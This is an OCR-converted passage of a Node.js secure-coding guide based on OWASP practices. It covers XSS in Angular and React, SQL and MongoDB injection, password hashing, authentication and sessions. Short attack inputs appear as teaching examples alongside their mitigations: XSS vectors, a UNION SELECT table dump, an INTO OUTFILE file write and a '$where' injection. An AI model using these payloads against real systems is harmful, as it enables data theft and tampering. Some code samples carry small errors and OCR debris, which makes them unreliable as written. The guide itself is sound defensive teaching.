
```
<h3>Binding innerHTML</h3>

<p>Bound value:</p>
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>

<p>Result of binding to innerHTML:</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

Note that in the presented code snippet there are two types of content:

- Interpolated content - `}`
- HTML property binding - `[innerHTML]="htmlSnippet"`

Interpolated content is always escaped, meaning that the HTML isn't interpreted and the browser displays angle brackets as text. On the other hand, property binding such as `innerHTML` may lead to XSS - **DO NOT** bind untrusted data.

As Angular recognizes the `<script>` tag and its content as unsafe, they will be automatically sanitized. As so, the result of the previous snippets will look like;


Binding innerHTML

Bound value:

Template <script>alert("0wned")</script> <b>Syntax</b>

Result of binding to innerHTML:

Template alert("0wned") **Syntax**

While developing with AngularJS, developers should avoid the native DOM API as it does not include security mechanisms. This is a common move when looking to build complex dynamic forms. To do so securely, read Angular's dynamic forms guide.

Another vulnerability that Angular developers should be aware of is the Cross-Site Script Inclusion (XSSI) which is also known as the JSON vulnerability. To prevent this, use the `HttpClient` library in order to strip the string `")]}',\n"` from all responses before further parsing.

Finally, there are rare legitimate cases where applications need to include executable code. With Angular, developers should inject DomSanitizer and call one of the following methods:

- `bypassSecurityTrustHtml`
- `bypassSecurityTrustScript`
- `bypassSecurityTrustStyle`
- `bypassSecurityTrustUrl`
- `bypassSecurityTrustResourceUrl`

React

React introduced `JSX` - a syntax extension to JavaScript, to specify React elements.

By default, React DOM escapes any values embedded in JSX before rendering them. This means that you can never inject anything that isn't explicitly written in your application. This is a great feature and a huge help with XSS mitigation.


But... React also offers the `dangerouslySetInnerHTML` function which, as the name suggests, will render the input as HTML. React developers may compromise security while using it - where a XSS vector would previously fail due to being treated as plain text, now it will be rendered as HTML.

`dangerouslySetInnerHTML` use should be totally avoided and it should be something to look at carefully during code review.

The following snippet demonstrates how bad `dangerouslySetInnerHTML` can be

```
function possibleXSS () {
  return { __html: '<img src="images/logo.png" onload="alert(1)"></img>' };
};

const App = () => (
  <div dangerouslySetInnerHTML={possibleXSS()} />
);

render(<App />, document.getElementById('root'));
```

resulting into




Another React related security issue developers must be aware of is the usage of user input as `href` attribute value. This will allow an attacker to inject JavaScript, bypassing React security mechanisms.

```
<div id="root">
</div>
```

```
// ...

// get user input from URI
const query = getQueryParams(document.location.search);

ReactDOM.render(
  <a href={query.page}>Click me!</a>,
  document.getElementById('root')
);
```

The URL `http://example.com?page=JavaScript:prompt(1)` will trigger the following prompt dialog



1. The Node.js version of both `encodeURI` and `encodeURIComponent` functions does escape the single quote character `'` ↩

2. See how to properly encode data to a common character set. ↩

Database

Databases are also a common subject of security vulnerabilities due to lack of proper output encoding and security best practices.

One way to compromise a database is through query manipulation, exploiting user input data used as query parameters.

Before getting into detail of specific Database Management Systems (DBMS), lets illustrate this using an abstract language.

Consider a robot which is capable of executing the following instruction as soon as user provides the required instruction parameters, filling the blanks;

```
GET CAR NUMBER ___ FROM GARAGE ___ AND PAINT IT ___.
```

A user may request car number `1` from garage `3` to be painted `red`. So the instruction sent to the robot will look like;

```
GET CAR NUMBER 1 FROM GARAGE 3 AND PAINT IT red.
```

What if a user submits something he wasn't supposed to? Well, the robot will execute anything as long as it is syntactically valid.

Let's keep the car number (`1`) and the color (`red`) but let's play a little with the garage number. This time let's try something like `3 and remove it's wheels`. How would the full instruction look like?

```
GET CAR NUMBER 1 FROM GARAGE 3 and remove it's wheels AND PAINT IT red.
```

As long as the robot recognizes the given parameter `and remove it's wheels` as a valid command and the full query is syntactically valid, it will execute it. What you will get? The same red car but without wheels.

This is exactly how a database injection performs whether the database engine is SQL or NoSQL.

SQL Injection

When using SQL databases such as MySQL, exploiting query parameters to execute arbitrary SQL instructions is called SQL Injection (SQLi).

Consider the following sample Express framework router which queries a MySQL database.

```
const express = require('express');
const db = require('./db');

const router = express.Router();

router.get('/email', (req, res) => {
  db.query('SELECT email FROM users WHERE id = ' + req.query.id);
    .then((record) => {
      // do stuff
      res.send(record[0]);
    })
});
```

The application gets the user `id` from the URL and queries the database to retrieve its email address.

There are two things wrong with this example:

1. The database query is built via a String concatenation
2. User input, which should always be handled as untrusted and unsafe data, is concatenated to the query

A numerical query string `id` parameter would lead to an expectable query like the one below;

```
SELECT email FROM users WHERE id = 1
```

However a well crafted query string `id` parameter may dump all table names available in current database. Consider the following query string parameter `id` value

```
1 UNION SELECT group_concat(table_name) FROM information_schema.tables WHERE table_name = database()
```

The resulting query would look like;

```
SELECT email FROM users WHERE id = 1 UNION SELECT group_concat(table_name) FROM information_schema.tables WHERE
 table_name = database()
```

This would put the list of all database tables on the screen. Then, the attacker can continue retrieving whatever information he/she wants from the database.

Ultimately, with the right permissions, the attacker can even write files to the disk. Consider the following value to the query string parameter `id`

```
1 UNION SELECT "<h1>hello world</h1>" INTO OUTFILE "/home/website/public_html"
```

Leading to the following query to be executed;

```
SELECT email FROM users WHERE id = 1 UNION SELECT "<h1>hello world</h1>" INTO OUTFILE "/home/website/public_htm
l"
```

Mitigation

The first mistake we should pay attention to is when the application expects `req.query.id` to be numerical but no input validation is performed. In the Input Validation chapter you will find examples of how to do it right. Remember that whenever the input validation fails, the input should always be rejected, and in this case, the query wouldn't be executed.

If instead of a numerical parameter the query expects a string, the input validation may not be enough. Nevertheless, it should be done (e.g. against a whitelist of allowed characters, etc.)

Then, to secure this and any other database query, we will need a simple and single step - use Prepared Statements or Parameterized Queries in all database queries which accept parameters (as replacement of queries build via string concatenation). You can read about Parameterized Queries on Database Security.

For completeness, this is how our router would look like using a parameterized query in Postgres:

```
const express = require('express');
const db = require('./db');

const router = express.Router();

router.get('/email', (req, res) => {
  db.query('SELECT email FROM users WHERE id = $1', req.query.id);
    .then((record) => {
      // do stuff
      res.send(record[0]);
    })
});
```

Please note that no input validation was added to the above code sample. Although it should be performed, it was purposely omitted to demonstrate that parameterized queries would suffice to prevent the SQLi.

Some DBMS do not support parameterized queries, but in most cases, packages offer "*placeholders*" as alternative. This is the case of npm mysql package as explained in the Parameterized Queries section of the Database Security chapter.

If all else fails or is simply unavailable, what should be done is "removing the meaning" of any special character within `req.query.id`. This operation is known as "*escaping*" and it is also covered in the Parameterized Queries section.

NoSQL

NoSQL databases have become prevalent in some use cases in the past years.

Explaining the differences between SQL and NoSQL databases are beyond the scope of this document, but one of the main differences between the two is that NoSQL compromises data consistency in favor of availability, partition tolerance and speed.

Another big difference is the flexibility in data types. Whereas in SQL databases, the first step before storing data is to design the schema; in NoSQL, it's possible to add/remove/change new data types without having to redesign the schema and migrate the database to the new schema.

It's also important to know that there are various NoSQL databases that are best suited for different purposes. We will consider MongoDB as it is the most popular Database Management System according to DB-Engines.com.

Being here, you should have no doubt or at least suspect that NoSQL databases are vulnerable to injection attacks just like any other database. This misconception stems from the lack of support for traditional SQL syntax.

MongoDB

In this section we will focus on injection attacks, however MongoDB security is more than this. To learn more about MongoDB security, please refer to the official documentation.

Per usual, whenever an application accepts user input as query parameters, malicious content can be injected into the database unless some steps are taken to prevent it.

Note that since there is no common language between NoSQL databases, the injection code samples presented here are database specific and assume that the database engine is JavaScript *capable*.

According to the MongoDB documentation, there are three operations that allow arbitrary JavaScript expressions to run directly on the server. These operations are:

- `$where`
- `mapReduce`
- `group` (*deprecated since MongoDB 3.4*)

Let's have a look at `$where` .

From the documentation page;

> Use the `$where` operator to pass either a string containing a JavaScript expression or a full JavaScript function to the query system. The `$where` provides greater flexibility, but requires that the database processes the JavaScript expression or function for each document in the collection. Reference the document in the JavaScript **expression** or **function** using either `this` or `obj` .

Now let's consider the following examples where `req.query.id` represents a value retrieved from request URL query string

```
const dbQuery = {
  $where: 'this.UserID = ' + req.query.id
}

db.Users.find(dbQuery);
```

This query returns the document whose `UserID` is equal to the `req.query.id` value.

Making `req.query.id` equals to `0; return true` will lead to the expression `this.UserID = 0; return true` which is the NoSQL equivalent to

```
SELECT * FROM Users WHERE UserID = 0 OR 1 = 1
```

allowing all users to be listed.

Mitigation

Get used to this. You should always perform input validation and reject any invalid input. This is more than half the job done to get you safe.

You should always use MongoDB data types on your queries, so that even the input that passed the validation process is casted to what you're expecting

```
const dbQuery = {
  $where: 'this.UserID = new Number(' + req.query.id + ')'
}

db.Users.find(dbQuery);
```

Obviously the `new Number(0; return true)` would fail, throwing a database error. To know more about Error Handling and Logging, read the appropriate section.

Authentication and Password Management

OWASP Secure Coding Practices is a handy document for programmers, helping them validate whether all best practices were followed during project implementation. Authentication and Password Management are critical parts of any system and they are covered in depth from user signup, to credentials storage, password reset and private resources access.

Some guidelines may be grouped to provide more in depth details. Source code examples are provided to illustrate the topics.

Rules of Thumb

Let's start with the rule of thumb: "*all authentication controls must be enforced on a trusted system*" which usually is the server where an application's backend runs.

For the sake of a system's simplicity and to reduce points of failure, you should utilize standard and tested authentication services. Usually, frameworks already have a module as such and you're encouraged to use them as they are developed, maintained and used by many people, behaving as a centralized authentication mechanism. Nevertheless, you should "*inspect the code carefully to ensure it is not affected by any malicious code*" and be sure that it follows the best practices.

Resources which require authentication should not perform it themselves. Instead, "*redirection to and from the centralized authentication control*" should be used. Be careful when handling redirection - you should redirect only to local and/or safe resources.

Authentication should not be used only by an application's users, but also by your own application when it requires "*connection to external systems that involve sensitive information or functions*". In such cases "*authentication credentials for accessing services external to the application should be encrypted and stored in a protected location on a trusted system (e.g. the server). The source code is NOT a secure location*".

Communicating Authentication Data

In this section, 'communication' is used in a broader sense; encompassing User Experience (UX) and client-server communication.

Not only is it true that "*password entry should be obscured on user's screen*" but also the "*remember me functionality should be disabled*".

You can accomplish both using an input field with `type="password"` , and setting the `autocomplete` attribute to `off` [1]

```
<input type="password" name="passwd" autocomplete="off" />
```

Authentication credentials should be sent on `HTTP POST` requests only, using an encrypted connection (HTTPS). An exception to the encrypted connection may be the temporary passwords associated with email resets.

Although `HTTP GET` requests over TLS/SSL (HTTPS) may look as secure as `HTTP POST` requests, remember that in general HTTP servers (eg. Apache[2], Nginx[3]) you should write the requested URL to the access log.

```
xxx.xxx.xxx.xxx - - [27/Feb/2017:01:55:09 +0000] "GET /?username=user&password=70pS3cure/oassw0rd HTTP/1.1" 200
 235 "-" "Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0"
```

A well designed HTML form for authentication would look like:

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

When handling authentication errors, your application should not disclose which part of the authentication data was incorrect. Instead of saying "invalid username" or "invalid password", use "invalid username and/or password" interchangeably:

```
<form method="post" action="https://somedomain.com/user/signin" autocomplete="off">
    <input type="hidden" name="csrf" value="CSRF-TOKEN" />

    <div class="error">
        <p>Invalid username and/or password</p>
    </div>

    <label>Username <input type="text" name="username" /></label>
    <label>Password <input type="password" name="password" /></label>

    <input type="submit" value="Submit" />
</form>
```

With a generic message, you should not disclose:

- Who is registered - "invalid password" means that the username exists
- How your system works - "invalid password" reveals how your application works

As a rule of thumb, avoid implementing your own authentication controls. Instead, use services that comply with standards which have been properly tested.

A popular package in Node.js that deals with authentication is `passport` `passport` supports over 300 authentication *strategies*. These *strategies* include third-party services such as `passport-facebook` , `passport-oauth` , `passport-twitter` , etc. As well as local *strategies* such as `passport-localapikey` or `passport-hash` .

In the following example taken from the documentation, we are using `passport-hash` as the strategy for authentication.

```
const passport = require('passport')

// ...

// Strategies in passport require a `verify` function, which accept
// hash , and invoke a callback with a user object. In the real world,
// this would query a database; however, in this example we are using
// a baked-in set of users.
passport.use(new HashStrategy((hash, done) => {
  // asynchronous verification, for effect...
  process.nextTick(() => {
    // Find the user by hash.  If there is no user with the given
    // hash, or the status is not unconfirmed, set the user to `false` to
    // indicate failure and set a flash message.  Otherwise, return the
    // authenticated `user`.
    findByUserHash(hash, (err, user) => {
      if (err) {
        return done(err);
      }

      if (!user) {
        return done(null, false, { message: 'Unknown user ' + username });
      }

      if (user.status != 'unconfirmed') {
        return done(null, false, { message: 'This user already confirmed' });
      }

      return done(null, user);
    })
  });
}));

// ...

// Use passport.authenticate() as route middleware to authenticate the
// request.  If authentication fails, the user will be redirected back to the
// login page.  Otherwise, the primary route function function will be called,
// which, in this example, will redirect the user to the home page.
const passportAuthentication = passport.authenticate('hash', {
  failureRedirect: 'login', failureFlash: true
});

app.get('/confirm/:hash', passportAuthentication, (req, res) => {
  res.redirect('/account');
});
```

You can search available Passport strategies at passportjs.org website.

After a successful login, the user should be informed about the last successful or unsuccessful access date/time so that he can detect and report suspicious activity. Additional information regarding logging can be found in the Error Handling and Logging section of the document.

---

1. How to Turn Off Form Autocompletion, Mozilla Developer Network ↩

2. Log Files, Apache Documentation ↩

> [3]. log_format, Nginx log_module "log_format" directive ↩

Validation and Storing Authentication Data

Validation

The key subject of this section is authentication data storage, as more often than desirable, user account databases are leaked on the Internet. Of course, this is not guaranteed to happen to you, but in the case of such an event, collateral damages can be avoided if authentication data (especially passwords) are stored properly.

First, let's make it clear that "*all authentication controls should fail securely*". You're recommended to read all Authentication and Password Management sections, as they cover recommendations about reporting back wrong authentication data and how to handle logging.

One other preliminary recommendation - for sequential authentication implementations (as Google does nowadays), validation should happen only on the completion of all data input on a trusted system (e.g. the server).

Storing Passwords Securely: The Theory

Now let's talk about storing passwords.

You don't really need to store passwords as they are provided by users (plaintext), however you'll need to validate each authentication to determine whether users are providing the same token.

So, for security reasons, what you need is a one-way function, `H` so that for every password `p1` and `p2` , `p1` is different from `p2` , and `H(p1)` is also different from `H(p2)` [1].

Does this sound, or look, like math? Pay attention to this last requirement - `H` should be like a function where there's no function H^{-1} so that $H^{-1}(H(p1))$ is equal to `p1` . This means that there's no way back to the original `p1` , unless you try all possible values of `p` .

If `H` is one-way only, what's the real problem with account leakage?

Well, if you know all possible passwords, you can pre-compute their hashes and run a rainbow table attack.

We're sure that you were already told that passwords are hard to manage from a user's point of view and that users tend to re-use passwords which are easy to remember, making the password universe really small.

How can we avoid this?

The point is - if two different users provide the same password `p1` we should store a different hashed value. It may sound impossible, but the answer is `salt` : a pseudo-random **unique per user password** value which is appended to `p1` so that the resulting hash is computed as follows: `H(p1 + salt)` .

So, each entry on passwords store should keep the resulting hash and the `salt` itself in plaintext: `salt` is not required to remain private.

Final recommendations:

- Avoid using deprecated hashing algorithms (e.g. SHA-1, MD5, etc)
- Read the Pseudo-Random Generators section.

The following code-sample shows a basic example of how a `SHA256` hash with a fixed salt value is generated:

```
const crypto = require('crypto');

const inputString = "Sample to text to be hashed"
const salt = "YourSaltHere"

const hash = crypto.createHash('sha256')
hash.update(inputString + salt)

const result = hash.digest('hex');

console.log(result)
// result:
// dd893b455e9a31bd84d015de60c3a62c85fbe393792c31aa40e0df1f2a4f9286
```

This approach has several flaws and should not be used. It is given here only to illustrate the theory with a practical example. The next section explains how to correctly salt passwords in real life.

Storing password securely: the practice

One of the most important adage in cryptography is: **never roll your own crypto**. By doing so, one can put an entire application at risk. It is a sensitive and complex topic. Hopefully, cryptography provides tools and standards reviewed and approved by experts. Therefore, it is important to use them instead of trying to re-invent the wheel.

In the case of password storage, the hashing algorithms recommended by OWASP are `bcrypt` , `PDKDF2` , `Argon2` and `scrypt` . This takes care of hashing and salting passwords in a robust way. In Node.js, there are packages that provide robust implementations for most of the aforementioned algorithms.

In our example, we will be using `bcrypt` .

It can be downloaded using `npm install` :

```
npm install bcrypt
```

The following example shows how to use `bcrypt` , which should be good enough for most of the situations. The advantage of `bcrypt` is that it's simpler to use, thus less error-prone.

Encryption:

```
const bcrypt = require('bcrypt');

const saltRounds = 12;
const passPlain = "SecretPasswordToHash"

bcrypt.hash(myPlaintextPassword, saltRounds, (err, hash) => {
  // Store hash in your password DB.
});
```

Decryption:

```
bcrypt.compare(passPlain, hash, (err, res) => {
  // res === true
});
```

Note that when using `bcrypt` on a server, the async mode is recommended. This is due to the hashing being CPU intensive. So keep in mind that using synchronous code in the server will block the event loop and "hang" the application while it waits for results.

> 1. Hashing functions are the subject of Collisions but recommended hashing functions have a really low collisions

> probability ↩

Password Policies

Passwords are historical assets part of most authentication systems. Additionally, passwords are the number one target of attackers.

Often enough, a service leaks its user database, and despite the exposure of email addresses and other personal data, the biggest concern are passwords. Why? Because passwords are not easy to manage nor remember. Users tend to use weak passwords (e.g. "123456") that they can easily remember and re-use for different services.

If your application sign-in requires a password, the best you can do is "*enforce password complexity requirements, (...) requiring the use of alphabetic as well as numeric and/or special characters)*". Password length should also be enforced - "*eight characters is commonly used, but 16 is better or consider the use of multi-word pass phrases*".

Of course that none of the previous guidelines will prevent users from re-using the same password. The best you can do to tackle this bad practice is to "*enforce password changes*", preventing password re-use. "*Critical systems may require more frequent changes. The time between resets must be administratively controlled*".

Reset

Even if you're not applying an extra password policy, users still need to be able to reset their password. Such a mechanism is as critical as signup or sign-in, and you're encouraged to follow the best practices to be sure your system does not disclose sensitive data nor is compromised.

"*Passwords should be at least one day old before they can be changed*". This way you'll prevent attacks on password re-use. Whenever using "*email based resets, only send email to a pre-registered address with a temporary link/password*" which should have a short expiration time.

Whenever a password reset is requested, the user should be notified. Similarly, temporary passwords should be changed on next use.

A common practice for password reset is the 'Security Question', whose answer was previously configured by the account owner. "*Password reset questions should support sufficiently random answers*": asking for "Favorite Book?" may lead to "The Bible" quite often which makes this reset question a bad one.

Other Guidelines

Authentication is a critical part of any system, therefore you should always employ correct and safe practices. Below are some guidelines to make your authentication system more resilient:

- "*Re-authenticate users prior to performing critical operations*"
- "*Use Multi-Factor Authentication for highly sensitive or high value transactional accounts*". In Node.js there are packages that allow the easy implementation of two factor authentication. One of the most popular is called `speakeasy` .

  The following usage example is taken from the package's documentation:

  ```
  const speakeasy = require('speakeasy')

  // ...

  // token generation
  const secret = speakeasy.generateSecret()

  // the token the user entered - for demo purposes
  const userToken = "123123"

  // save the generated secret in base32 encoding.
  const base32secret = secret.base32;

  // use verify() to check the token against the secret
  const verified = speakeasy.totp.verify({
    secret: base32secret,
    encoding: 'base32',
    token: userToken
  });

  if (verified == true) {
    // token matches
  }
  ```

  Additional tokens are available, such as time-based tokens. Other encodings are available, including - `ASCII` or `hex` . The complete documentation and package information can be found here.

- "*Implement monitoring to identify attacks against multiple user accounts, utilizing the same password. This attack pattern is used to bypass standard lockouts, when user IDs can be harvested or guessed*". As is characteristic of Node.js, there are packages available to allow rate limiting if a brute-force attack pattern is detected. An example of this is the `express-brute` package for `express` . It allows request slowdown (after 5 failed logins), as well as setting a daily maximum login attempt number (1000).

  A simple example taken from the documentation:

  ```
  const ExpressBrute = require('express-brute');

  // stores state locally, DO NOT use this in production
  const store = new ExpressBrute.MemoryStore();

  const bruteforce = new ExpressBrute(store);

  app.post('/auth',
    bruteforce.prevent, // error 429 if we hit this route too often
    (req, res, next) => {
      res.send('Success!');
    }
  );
  ```

To see all supported features, please see the documentation available here. It's also important to log all of these requests, not only to depend on an external package to limit the login request number. For more information about logging, please see the [Error Handling and Logging][3] section.

- "*Change all vendor-supplied default passwords and user IDs or disable the associated accounts*".
- "*Enforce account disabling after an established number of invalid login attempts (e.g., five attempts is common). The account must be disabled for a period of time sufficient to discourage brute force guessing of credentials, but not so long as to allow for a denial-of-service attack to be performed*"

  This is an additional protective measure against brute-force. If possible, use this combined with the `express-brute` (or the package chosen to deal with brute-force) to comply with good security practices.


Session Management

In this section we will cover the most important aspects of session management according to OWASP Secure Coding Practices. An example is provided along with an overview of the rationale behind these practices.

Although in-depth knowledge about how Session Management works is provided, **readers are encouraged to use well known, deeply tested and actively maintained session management mechanisms such as the ones provided by all major frameworks**.

As an introductory note, let's make clear that Session Management has nothing to do with HTTP sessions, fully described on A Typical HTTP Session on MDN. Instead, it refers to an applicational layer mechanism to workaround the **stateless** property of protocols such as HTTP - each request is independent and no relationship exists between any previous or future requests.

In this chapter, we will cover the session flow shown by the picture below, which illustrates how web applications implement User Sessions to persist user's identity across multiple HTTP requests.



From a macro perspective, establishing a user session is quite straightforward:

1. The client makes a request
2. The server creates an identifier and sends it back along with the response
3. The client reads and persists the identifier sent unchanged
4. The client makes a request, sending the identifier read and persisted on *step 3*
5. The server reads and validates the identifier. Then the workflow continues from *step 2*

From the workflow described above, it is clear that it's server's responsibility to create the identifier. Why? Because this identifier is one of the most critical parts on all this mechanism, therefore:

- **It should always be created on a trusted system**
- **The application should only recognize a valid session identifier created by/on this trusted system**.

Regarding the identifier itself, **it is important that session management controls use well vetted algorithms that ensure sufficient randomness** so that identifiers can not be predicted by other systems.

As soon as the server creates the identifier, it should then send it back to the client along with the response (*step 2*). Of course, the client should know where to read this information as it will have to store it locally until the next request.

Back in 1994, Netscape introduced HTTP Cookie support on its navigator, based on the concept of "*magic cookie*" - "*a token or short packet of data passed between communicating programs, where the data is typically not meaningful to the recipient program*" (source). Then, it was added to the HTTP specification as HTTP State Managament Mechanims.

To send the identifier along with the response, the server has to add a `Set-Cookie` HTTP response header providing one or more directives[1].

```
Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>; Secure; HttpOnly
```

Unlike other cookies, Session Cookies do not have an expiration date (this is how web browsers distinguish them from other cookies) and they exist only *in-memory* while the user navigates the website. When the browser is closed, all session cookies are deleted.

To properly set a `Session Cookie`, the server should define the following cookie attributes:

1. `Domain` - hosts to which the cookie will be sent
2. `Path` - indicates a URL path that must exist in the requested resource before sending the Cookie header
3. `Secure` - prevents cookies transmitted over an encrypted connections to be transmitted over unencrypted connections)
4. `HttpOnly` - prevents access to the cookie using the JavaScript API `document.cookie` (this should be done unless JavaScript has access to the cookie is strictly required)

Note 1 - Chrome recently introduced the `SameSite` attribute which "*allows servers to mitigate the risk of CSRF and information leakage attacks by asserting that a particular cookie should only be sent with requests initiated from the same registrable domain.*". Although it is not (yet) a standard, it has Firefox's support and developers community interest (source).

Keep in mind that **session identifiers should not be exposed in URLs or included in error messages or logs**. In the past, some web frameworks and/or applications used to pass the session identifier as `GET` parameters (`jsessionid` and `PHPSESSID` were commonly used parameters names). This not only is a bad practice but also leads to security issues like session fixation: sharing the URL may suffice to allow others to impersonate you.

The OWASP Secure Coding Practices - Quick Reference Guide has other recommendations you should use to evaluate any Session Management controls. Before showing a practical example, here are some general best practices your application should follow regarding User Sessions:

1. Consistently utilize HTTPS rather than switching between HTTP and HTTPS. If for whatever reason you have to switch from one to the other, you should deactivate and generate a new identifier
2. Whenever possible, you should opt by a per-request, as opposed to per-session identifier;
3. Logout functionality should be available from all pages protected by authorization and it should fully terminate the associated session or connection


A final note about **server-side session data which should be protected from unauthorized access by other users of the server, by implementing appropriate access controls on the server**.

The example below uses Express - Node.js web application framework and the express-session middleware which supports multiple store types. The example uses the connect-sqlite3 package to store session data on a SQLite database, nevertheless this may not be suitable for a production ready application.

```
const express = require('express');
const session = require('express-session');
const SQLiteStore = require('connect-sqlite3')(session);
const util = require('util');

// express-session configuration
const sessionMiddleware = session({
  store: new SQLiteStore({
    table: 'sessions',
    db: 'sessions.db',
    dir: __dirname
  }),
  secret: 'The quick brown (Fire)Fox jumps over the lazy IE',
  saveUninitialized: false,
  resave: false,
  rolling: true,
  name: 'ssid',
  domain: 'localhost',
  httpOnly: true,
  secure: true,
  sameSite: 'strict'
});
```

```
const app = express();

// tell Express to use our `sessionMiddleware`
app.use(sessionMiddleware);

app.get('/', (req, res) => {
  // the next line will trigger the `Set-Cookie` (otherwise no cookie would be
  // set)
  req.session.counter = (req.session.counter || 0) + 1;

  res.send(util.format('You have visited this page %d times',
    req.session.counter));
});

app.listen(3000, () => {
  console.log('Example app listening on port 3000');
});
```

The image below shows the `Set-Cookie` HTTP response header:

